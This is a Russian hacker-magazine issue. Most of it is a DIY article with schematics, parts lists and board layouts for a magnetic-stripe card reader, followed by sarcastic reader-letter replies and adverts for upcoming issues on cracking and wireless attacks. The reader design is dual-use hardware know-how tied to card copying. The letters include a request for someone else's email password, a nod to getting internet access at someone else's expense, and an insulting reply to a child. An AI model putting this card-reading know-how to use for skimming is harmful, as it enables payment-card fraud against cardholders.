■ Пару лет назад я заинтересовался организацией данных на популярном магнитном носителе - на карте. Естественно, мой интерес подогревал тот факт, что сфера применения таких карт с каждым днем расширялась. Тогда-то я и собрал свой первый картоприемник, дабы посмотреть самому, что да как. "Посмотрев", я, как и положено добропорядочному гражданину, забил свой картоприемник тяжелым молотком и сменил круг своих интересов (вместе с ориентацией - профессиональной!). Однако и схема сохранилась, и чертежи я помнил. Каково же было мое удивление, когда я наткнулся на сайт, где описывалось устройство и "копирование" промышленного картоприемника, как две капли похожего на собранный когда-то мною по "любительской" схеме. Тогда впервые в мое сердце закрались смутные сомнения, на почве которых я начал целенаправленный поиск схем картоприемников. Удивительно, что при всем многообразии сайтов такой тематики все их демонстрационные картоприемники были собраны по одной-двум структурным схемам, которые если и различались чем-то, то лишь конструктивным исполнением и/или разводкой печатной платы. Однако, повторюсь, принцип работы у них был одинаков. С одной стороны, это пугающая тенденция к загниванию инженерной/любительской смекалки, потому как копировать промышленные схемы - занятие неинтересное и бесполезное (именно этим такие "любители" и занимались). Но если заглянуть за подкладку другой стороны, то можно и из этого извлечь выгоду: рассмотрев одну схему, можно потом без труда понять принцип работы "всех остальных". Вывод: в наше время трудно найти кардинально оригинальную схему. И еще один вывод, сделанный в ходе поисков: по производителю специализированной микросхемы картоприемника можно определить контору-изготовителя самого




Рис. 1. Структура мобильного картоприемника

картоприемника, а соответственно, и оригинал. Однако обо всем по порядку.

И КАК ОНИ РАБОТАЮТ?

■ Производители картоприемников, претендующих на мобильность, электронику уделяют максимум внимания, а вот единственным кинематическим узлом является рука представителя рабочего класса, карту держащая. Со всеми вытекающими последствиями и проблемами (для жестянщика). Рассмотрим такой картоприемник подробнее и разольем по стопочкам то, что вытекает.

На рис. 1 представлена структурная схема типичного мобильного картоприемника. Узлом В1 здесь является встроенная магнитная головка, которая подцеплена ко входу трехканального усилителя воспроизведения. В те времена, когда деревья были большими и птицы летали высоко, то есть на заре развития магнитных технологий, такой усилитель представлял собой два спаренных ОУ общего применения. Один канал одного из ОУ попросту не использовался. В наш век фирмы, выжившие на этом рынке, клепают однокристальные специализированные микроконтроллеры, в которых объедены все узлы картоприемника, за исключением, пожалуй, нескольких навесных дискретных элементов. Как правило, дискретом остается открытая оптопара VD, которая

занимается не чем иным, как определением скорости перемещения магнитной карты. Собственно, положив руку на включенный паяльник, хотелось бы заметить, что оптопара не столько определяет скорость, сколько задает счет для валкогера VAL. Валкогер - это специальное устройство, преобразующее световые импульсы в электрические (пардон за грубое определение, но в данном случае результат такой). Эти импульсы нужны для синхронизации (сигнал clock) данных, поступающих на вход преобразователя MIX. Довольно часто на выход MIX нагружают преобразователь интерфейса (например, в RS-232), однако его наличие не обязательно.

Взявшись той же рукой за другое место, добавлю, что на плечи и другие органы MIX в наше время ложится не только процесс преобразования синхронизации цифровой последовательности, но и декодирование этой последовательности в формат ASCII. Однако такая структурная схема характерна для картоприемников среднего уровня сложности, и в более простых моделях (с небольшими оговорками их можно назвать и "более свежими") она выглядит несколько иначе (рис. 2).

Прежде чем объяснять принцип работы узла MIX, позволю себе пару байт на объяснение организации записанных данных на магнитной до-





Рис. 2. То же, слегка упрощенно

Рис. 3. $f/2f$

рожке. Дело в том, что на магнитной дорожке карты данные расположены не в привычном для нас виде (лог.0 - 0, лог.1 - 1), а в виде разнополярных, частотно-кодированных импульсов. Вся фишка в таком кодировании заключается не только в выделении от "абсолютного нуля" (то есть от "ничего", от нуля логического), но и в кодировании лог.1 хитрым образом.

Собственно, вся хитрость кодирования состоит в удвоенной частоте ($2f$) записи лог.1 по отношению к лог.0. Тем самым сиповочкой лог.1 является не потенциал, снимаемый магнитной головкой, а изменение этого потенциала за время "нормального", неувоенного такта. Такой метод кодирования получил немудреное название $f/2f$. На рис. 3 он показан во всей красе - в виде произвольно вырезанного куса данных. Почему используется такой "нетрадиционный" метод кодирования? Ответ очевиден: так обеспечивается максимальная достоверность считываемой информации. Тем самым на плечи узла MIX ложится слежение за изменением направления магнитного потока во время такта. Ну а такт обеспечивает не что иное, как валкодер VAL. Ну а если валкодер как таковой отсутствует, узел MIX должен быть еще более интеллектуален, так как в этом случае следит за частотами f и $2f$ и принимает во внимание изменение частоты f во время вторжения карты в картоприемник. Сам понимаешь, скорость прохождения/вторжения карты не постоянна. Каким образом это реализуется, можно только догадываться, так как производитель специализированных микросхем рассказывать об этом почему-то не спешит, своя объяснение принципа работы к банальному "вот смотри: на входе то-то, на выходе то-то, а что происходит внутри, тебя заботить не должно" (собственно, отсюда и поразительное сходство схем).

СХЕМА 1

■ Раз речь зашла о схемах, предлагаю взглянуть на рис. 4. Эта схема - пример творческого подхода к проблеме. Автор схемы - французский паренек по имени Патрик. Хотя принцип работы схемы сводится к вышеописанному "то-то и то-то", использование хоть и специализированной, но изначально не предназначенной для декодирования частотно-модулированных логических сигналов микросхемы уже радует. Мой вклад ограничился заменой импортных деталей на их отечественные аналоги.

При пристальном взгляде на схему можно увидеть, что магнитная головка одна и вовсе даже не встроена. Да и номиналы некоторых элементов не указаны. Ничьих "косяков" в этом нет, просто в силу своей простоты схема может работать определенное время только с одной дорожкой. И так, чтобы поработать с тремя дорожками, понадобится изготовить или три картоприемника, или один, но с тремя комплектами элементов. Кстати о головках. В качестве магнитной головки может быть использована практически любая монофоническая головка от кассетного магнитофона сопротивлением 350-500 Ом. Естественно, на-

равляющие штырьки должны быть удалены. А номиналы не указаны на схеме, потому что они отличаются при разной плотности записи. Ищи их на табл. 1.

Примерно такое же схемотехническое решение используется в промышленном картоприемнике конторы DAT-ALOGIC. Только если в схеме рис. 4 реализован автодетект карты, то в промышленном исполнении автодетект как таковой отсутствует, а наличие карты определяется светодиодной оптопарой.

Еще одно отличие - наличие инверторов на выходах, которых нет в схеме рис. 4. Зато там есть обозначение сигналов, украшенное странными палочками вверх. Эти палочки нужны для того, чтобы жестящик понял, что сигнал нужно проинвертировать перед употреблением. Собственно, чего я тебе разъясню, как дитю пятилетнему? Ты сам можешь прикрутить к этой схеме какой угодно инвертор. Посмотри, например, статью "Здравствуй елка, Новый год!", и все станет понятно. Только я бы тебе посоветовал использовать К555ЛН1 или подобную, потому как в этом случае одной микросхемы тебе хватит на все три узла. В любом случае инверторы помимо своей прямой функции придадут схеме еще одну полезность - устроят завалы фронтов, что, в свою очередь, благоприятно скажется на достоверности считываемых данных.

СХЕМА 2

■ Однако при всей привлекательности первой схемы она обладает одним малозаметным недостатком, который закрался в микросхему. Во-пер-




Рис. 4. Схема 1




Рис. 5. Промышленный картоприемник



Рис. 6. С другой стороны

вых, эта микросхема не имеет отечественных аналогов и, как мне кажется, прямых зарубежных. В розничную продажу поступает нечасто, и ее найти можно только у таких монстров, как "Промэлектроника" (Екатеринбург) или "Платан" (Москва), и то не всегда. Конечно, ситуация не так печальна, как я ее рисую, и на любимых всеми местах розничной торговли (в простонародьи просто "базары") эту микруху у барыг купить все-таки можно, однако последние и цены помнят недетские.

Труднодоступность микросхемы - не единственное бельмо, мозолившее мне глаз и не дававшее заснуть в последнее время. Как-то обидно наблюдать, что отечественный жестянщик не стремится к повышению имиджа своей страны в этой области, ограничиваясь лишь повторением и модернизацией. Не буду утверждать, что предложенная мною схема идеальна, но все же она переворачивает представление о самодельных ручных и настольных картоприемниках. В конце концов, пусть она хотя бы послужит толчком для энтузиазма более компетентных в этой области личностей.

На рис. 7 нас ждет одна четвертая часть картоприемника. Прежде чем разъяснять принцип работы схемы, позволю небольшое лирическое отступление.

Не секрет, что для банкоматных картоприемников особо важна кинематика - железо. Родители таких картоприемников практически не уделили внимания электронике, а весь процесс обработки и переваривания информации вообще бросили на произвол программной части. Я не оговорился: действительно на программную. Дело в том, что внутри такого банкомата,

помимо деньговыплевывающего устройства, расположен еще полноценный компьютер с полноценной операционной системой. Бывает, что и Windows, но тогда... Впрочем, может, кому-то она нравится :-). Также бывает, что и не совсем полноценный, а обычный терминал, но в моем Новокузевске я что-то таких банкоматов не встречал. Главное, что все современные банкоматные картоприемники имеют фиксированную скорость перемещения головки. Остальное неважно. И схема рис. 7 - не что иное, как попытка совместить достоинства обеих технологий без малейшего ущерба какой-либо стороне.

Собственно, этот рисунок - схема усилительно-преобразовательного тракта. Сигнал, снимаемый головкой, поступает на вход операционного усилителя DA1. Он включен не совсем по классической схеме, однако это только на пользу. Так как усилитель обладает нехилым коэффициентом усиления по напряжению, а уровень сигнала, поступающий с головки, очень даже неравномерный, в целях ограничения уровня сигнала на выходе ОУ введены диоды VD1 и VD2. Правда, эти диоды не совсем обычные - это светодиоды, причем белого цвета свечения. Так сделано не по модерскому бзiku, а по вполне нормальным соображениям: эти светодиоды имеют прямое падение около 4 В, что соответствует лог.1, к тому же они не имеют токоограничительного резистора, что тоже немаловажно. А от ограничения в данном случае только одна польза: выравниваются пики сигнала, тем самым опрямоуголивая его.

Однако сигнал на выходе ОУ имеет в своем составе еще и отрицательную

составляющую. Если бы не одно обстоятельство, то этот сигнал можно было довести до -12 В и +12 В, что позволило бы подключить девайс непосредственно к COM-порту. Но я по этому пути не пошел, а довел сигнал до уровня ТТЛ каскадом на транзисторе VT1 и элементом DD1.1. Тем самым на выходе девайса получился нормальный, неинвертированный сигнал, предназначенный для LPT-порта.

Но это еще 1/4 дела. Для общей картины нужно эту схему помножить на три. И даже в этом случае человек, умеющий считать до четырех, обвинит меня в надувательстве. Закричит, что, мол... (далее поскипано по этическим соображениям). В общем, думаю, что ты не относишься к этой кричащей массе и посмотришь на рис. 8.

То, что там изображено, на языке радиотехники называется генератором прямоугольных импульсов. За его основу была взята схема, предложенная нашим соотечественником UY5DJ. Собственно, микросхема DD1 и есть генератор этих самых импульсов, а остальные элементы - не что иное, как обвес, необходимый для правильной работы. Все же рассмотрим наиболее интересные из них.

Две пары RC-цепочек R3, C2 и R4, C3 определяют рабочую частоту генератора (правильнее было бы назвать период, но ведь ты и сам уже знаешь, что частота обратна периоду). Эти цепочки в целях упрощения схемы переключаются вручную переключателем с фиксацией SA1. Думаю, ты уже догадался сам, зачем нужно коммутировать RC-цепочки. Светодиод VD1 необходим для того, чтобы на выходе генератора были импульсы ТТЛ-уровня. Кроме того, он вспыхивает в паузах между импульсами (то есть когда на выходе генератора лог.0), что сигнализирует о правильном/неправильном ходе работы генератора.

ИСПОЛНЕНИЕ И ДЕТАЛИ

■ В принципе, полученной информации уже достаточно для того чтобы начать засовывать что-либо в какой-либо порт. Однако для полной картины чего-то не хватает. Ах да! Детальки-то разные бывают, думаю, стоит разъяснить, какие из них можно использовать в данной конструкции, не получив при этом особого гемора. Так как на авторство первой схемы я не претендую, никакого саппорта для нее ты не получишь. Что же касается второй схемы вообще, рис. 7 и 8 в частности, то в этом случае можно использовать следующий ассортимент.

Резисторы: на все постоянные резисторы накладывается лишь одно ограничение - габаритные размеры. В качестве подходящей кандидатуры можно рассмотреть следующие варианты: МЛТ, ОМЛТ, С2-23, С3-33 или МОН с рассеиваемой мощностью не ниже 0,125 Вт. Собственно, без горючки печатной платы ты ничего боль-




Рис. 7. Схема 2




Рис. 8. Генератор прямоугольных импульсов

шего 0,5 Вт не сможешь поставить на эту плату. Это уже лирика, потому как резисторы на 0,125 Вт указанных марок никогда не были в дефиците.

Светодиоды VD1 и VD2 (на рис. 7 уже продемонстрировано): они могут быть любыми, но всегда обеспечивают прямое падение 4 В. 5 В уже много, а 3,5 еще мало. Лучше всего подходят номиналы, указанные на схеме, но если достанешь светодиоды, предназначенные для поверхностного монтажа модели NFCW036 (контора-производитель - малоизвестная Nichia), то я буду только рад. В этом случае придется слегка подкорректировать печатник (не сверлить четыре отверстия).

Транзистор VT1 (рис. 7): лучше всего поставить именно указанный на схеме, то есть любой из серии КТ315. Более старые не подходят из-за большого шума, вносимого в сигнал, а более современные имеют слишком большой для этой схемы коэффициент передачи тока и могут перейти в глубокое насыщение в открытом состоянии, что в свою очередь негативно отра-

зится на качестве сигнала. Из зарубежных подойдут транзисторы серии BC945. Про цифровые микросхемы я тебе уже в Новый год много чего рассказывал, а потому ограничимся упоминанием микросхем К555ЛН1 и К155ЛН1.

Зарубежным аналогом микросхем таймера К1006ВН1 является микросхема 555. В качестве ОУ DA1 (рис. 7) трудно предложить что-либо, но это сделать надо: несмотря на высокий коэффициент усиления по напряжению, его едва хватает, и 20-процентного разброса R1 (рис. 7) достаточно, чтобы вывести МС из рабочей точки.

В качестве лучшей кандидатуры на замену можно назвать микросхему КР1434УД1 (производитель - завод "Гравитон", находится на Украине, но его без всяких оговорок можно назвать отечественным производителем, потому что расположен на ул. Русской г. 248 :-)) с любым буквенным индексом, которая обеспечивает требуемые параметры при напряжении питания от 3 до 18 В. Мною были использованы подстроечные резисторы серии СПЗ-38. Светодиод VD1 (рис. 8) любой, например: АЛ307, АЛ310, АЛ102. Цвет свечения зависит от твоих (или чьих-то еще) эстетических пристрастий. Переключатель SA1 типа П2К с фиксацией.

По уже сложившейся традиции в качестве конструктивного исполнения предлагаю использовать печатный монтаж. На рис. 9 показано расположение элементов, а на рис. 10 - проводников сигнального тракта дедвайса, на рис. 11 и 12 то же самое для генератора. О том, как заставить все это работать вместе, расскажу при новом свидании в новом номере и даже открою тайну о том, куда делась микросхема DD1, отсутствующая на платах и присутствующая на рис. 7.




Рис. 9. Плата сигнального тракта




Рис. 10. То же, вид сзади




Рис. 11. Плата генератора




Рис. 12. То же, вид сзади

Dr.Klouniz /powered by клюквенная настойка/

Е-МЫЛО

(spec@real.hacker.ru)

BIOHAZARD MANIAK_SERGEI@RAMBLER.RU

» Уважаемый журнал, не могли бы вы написать мне, как можно узнать пароль от чужой почты на mail'e или gambler'e. Очень заинтересовала эта тема, но сколько ищу - не могу найти реальный ответ, буду благодарен, если ответите! Спасибо!

ОТВЕТ:

Насчет mail.ru - ничего не можем сказать, зато можем дать 100% действенные способы насчет того, как уложить в постель любую девушку, как заработать много денег и как выгодно продать почку. Ой, вот вижу новый (на данный момент), но очень секретный журнал "Хакер". Прямо на обложке надпись: "Как я ломал hotbox.ru". Но учти, что этот выпуск недоступен тем, кто много интересуется и ищет. Ибо зена нет, пока ты ищешь его :). А проще говоря, не просите - и будет вам дано, не ищите - и обрящете. А кто напрягается - тому оппаньки (с).

C SARUSI@MAIL.RU

» Приветствую всех.
Прочитал декабрьский выпуск спец хакера, где было написано о синем зубе(blueetooth), а дров нету. Поговорите, где можно найти.

ОТВЕТ:

Обожаю такие вопросы, от которых прямо веет чем-то таким: "Я плохо читал, мне лень искать, мне даже спрашивать лень, поэтому я напишу пару слов поскорее, забью на орфографию, может, и ответят". На такие вопросы я обычно отвечаю: читай доки, они рулез. Читай мзны, будешь рутот. RTFM. Яндекс - найдется все. Гугл - найдет все, что не нашел Яндекс. Спорт - когда-то и им искали. Все, откланиваюсь.

VAS VAS86@YANDEX.RU

» Классный журнал! Хотя и читал только один выпуск, мне понравилось!!! Планирую закачку остальных выпусков, ну да ладно, ближе к делу. Сами понимаете, что за комп без инета. Инфу мне неоткуда брать, кроме как из интернета. Они, зверюги, дерут за него втридорога. Надеюсь, до вашего ответа меня родаки не прибудут (за счета по интернету) и я его еще успею прочитать. В любом случае жду ответа, даже если он будет такой (а не пошел бы ты куда-нибудь ***** со своими просьбами).
Заранее СПАСИБО.

ОТВЕТ:

Привет, читатель!

Нам действительно очень приятно, что ты регулярно читаешь наш журнал. В интернете. И мы очень сочувствуем, что тебе так трудно регулярно его закачивать с нашего сайта. У некоторых людей есть проблемы посерьезнее: например, живет кто-нибудь в местности, где плохие дороги, и ему сложно даже сходить к соседям, чтобы взять у них почитать наш журнал. Или, бывает, жадные одногруппники не дадут почитать свежий номер, на них тоже нам регулярно жалуются. В таком случае мы прописываем универсальное лекарство - погписку, но оно, говорят, не катит, потому что денег стоит, а информация must be free :(.

Про халявный интернет всем давно известно, что нужен inetcrack.com. Попроси его у друзей, и тогда они будут за твой счет скачивать наш журнал с сайта и давать его почитать на дискетке. Пока родители не надавали по ушам за счета, очень советую скачать номер "Атака на Windows".

ARCHONT ARCHONT13@RAMBLER.RU О ЖУРНАЛЕ

» Приветствую!
Вот решил написать... Короче, это один из самых толковых журналов, которые я видел за последнее время. Октябрьский номер меня просто поразил: толково, обстоятельно и по делу. Вот теперь и покупаю Ваш журнал (воды в последних журналах нету... а то надоели беспредметные рассуждения о высших материях и планах руководителей корпораций). Давненько я умных вещей в журналах не читал...
Теперь я с Вами. гы.. хотите вы этого или нет...)))

WBR
Archi
P.S. Так Держать!!!!

ОТВЕТ:

О, рад читать письмо настоящего Архонта :). Наверное, ты большой фанат группы Archontes? Хорошая группа, очень качественный power metal! Ну что ж, постараемся и дальше радовать братьев-металлистов своими умными мыслями, так что мы даже хотим, чтобы ты остался с нами!

уже в продаже

ALEX CLAIRE

» Компьютер мы с папой купили и игры наладили. Но такая машина не только для игр нужна! Нам в школе столько уроков задают: сочинения всякие писать, рефераты. С ума сойдешь! А многие ребята из класса себе интернет установили и в библиотеку теперь не ходят. В Сети все есть! И погулять успевают, и учатся хорошо! Я папе рассказал, а он говорит: "Не вопрос!" Позвонил в КОМПЬЮТЕРНУЮ ПОМОЩЬ, и вечером у нас уже интернет был! Они и модем привезли, и даже почту мне настроили. Теперь я с друзьями по электронной почте переписываюсь.

ОТВЕТ:

Алекс, я тебя поздравляю! Ничего страшного, не все на планете умные, должно быть место и слабоумным детям, и их папашам, конечно, тоже. С чем я вас и поздравляю. Кстати, для тех, кто не в состоянии учиться в школе самостоятельно, есть вспомогательные школы - для олигофренов. Попроси папу позвонить ОЗ, они приедут и все-все наладят. Как поется в одной песне, "вот за зверью стук, это к вам приехал друг, у него всегда с собой с лекарствами сундук". Не ори, не ной, скорый врач всегда с тобой :). Этот сервис даже и лучше, потому что он бесплатный и не нуждается в рекламе. Они не поддерживают спам, если, конечно, не считать спамом цифр "ОЗ" на борту. Но этот бренд тоже не нуждается в рекламе :).

МЕССИЯ

» Смысл и целью всей деятельности человечества является реализация им Русской Идеи! Подробности отыщите сами. Мессия.

ОТВЕТ:

Супер. Наш журнал читают всякие люди, это приятно. Правда, мы тут считаем, что Смыслом, Целью, Энтелехией, а также final destination и парнароком всей жизни человечества является увеличение тиража журнала "Хакер Спец" в 100 раз. Только так. Подробности - на каждой странице Спеца.

MUR2ALEXBI@RAMBLER.RU

» Уважаемая редакция!
Поздравляю со все-таки наступившим Новым 2005-м годом! Желаю счастья и здоровья.
Ваши журналы, по-моему, являются самыми информативными русскоязычными кладезями информации. Очень хотелось бы узнать, как можно получить все выпуски журналов с самого первого и до настоящего. Быть может, Вы все-таки найдете свободную минутку для меня, черканете электрописьмо Вашему читателю и сообщите, как можно мне помочь?
Хотелось бы видеть эти выпуски у себя дома на оптическом носителе диаметра 12 см, так как совсем уж ранние выпуски журналов ох как трудно найти...
С уважением, Александр.

ОТВЕТ:

Спасибо, читаю твое письмо в начале февраля (раньше мне письма не выдают, боятся, что я совсем разойдусь), а журнал выйдет в марте. Но все равно спасибо, доброе слово даже врачуемому напильнику приятно (так, кажется, я до сих пор не вышел из хозяйственной темы)! Увидеть на оптическом носителе их просто, можно даже не прилагать никаких усилий. Впервые, каждый журнал комплектуется носителем с pdf'ами предыдущих номеров. Посмотри на них и порадуйся. А если этого мало - возьми и запиши все pdf'ы на отдельную болванку. Меньше объема - больше радости.

МОШКИН АЛЕКСЕЙ ИВАНОВИЧ LELIK1125@NEWMAIL.RU ***СПЕЦВЫПУСК 1

» Добрый день. Хочу узнать... можно ли еще приобрести спецвыпуск #1 2005 года (теория дизайна). Если можно, то где и по какой цене. Буду благодарен за ответ.

ОТВЕТ:

Это письмо ты написал как раз тогда, когда этот журнал еще продавался в киосках города. Сейчас, наверное, осталось только пойти и оформить редакционную подписку :).



Тема номера:
БЕЗОПАСНОСТЬ

**ДРУГ! ЧИТАЙ
В НОВОМ НОМЕРЕ:**

ВЫЕЗД:
наши в Дмитрове

СУБКУЛЬТУРА:
готика

А ТАКЖЕ:
обзор вставных челюстей,
рейтинг столичных сортиров
и полезнейшая статья о том,
как слить подругу!



(game)land
ХУЛИГАН
www.xylogan.ru

КОММЕРЧЕСКИ И КОДИНГ

Читай в следующем номере Спеца:

- О shareware в тончайших подробностях
- Маркетинг и PR - залог успеха
- Защита программ
- Как заработать на играх
- Свободное ПО
- Лицензии, права и другие юридические вопросы
- На чем, как и с кем писать
- Тестирование программы
- Программирование для мобильных устройств
- Перевод и локализация
- Платформа .NET
- Дизайн программы
- Плагиновые системы
- Работа в команде
- Заработок за рубежом

А также:

- affiliating, spyware и еще множество способов заработать на хлеб с маслом и черной икрой!

Весь
софт
на CD!

СКОРО В СПЕЦЕ:

● Взлом и защита программ

Методы взлома программ. Дизассемблирование, отладка, dumping. Реализация и снятие защиты. Шифрование и сжатие, упаковка. Восстановление таблицы импорта. Защита. Вирусные технологии для защиты от cracking'a. Низкоуровневая и аппаратная защита.

● Цифровое видео

Запись, просмотр, монтаж, съемка, раскрутка. Обзор систем, принципы работы, компрессоры, кодеры, декодеры, алгоритмы сжатия, реальные проги, их настройка, спецприемы, крутые эффекты, сравнение разных программ, тесты производительности, грамотный захват.

● Мобильные устройства и их безопасность

Мобильные устройства и безопасность

Взлом с помощью мобильных устройств. Bluejacking, bluesnarfing и взлом Wi-Fi-сетей. Сниферов Wi-Fi\Bluetooth. Все о wardriving. Мобильные вирусы и трояны. Security-софт под мобильные платформы. Фрикинг, безопасность в телекоммуникациях. Спам.

● Интернет-деньги

Обменники валюты, казино и другие web-сервисы, связанные с интернет-валютой. Различные системы: WebMoney, e-gold, GoldMoney, PayPal и др. Заработок\процессинг: что и как реализовать. Как сделать свою пирамиду\банк, как кидают в e-бизнесе.

● Компьютеры будущего

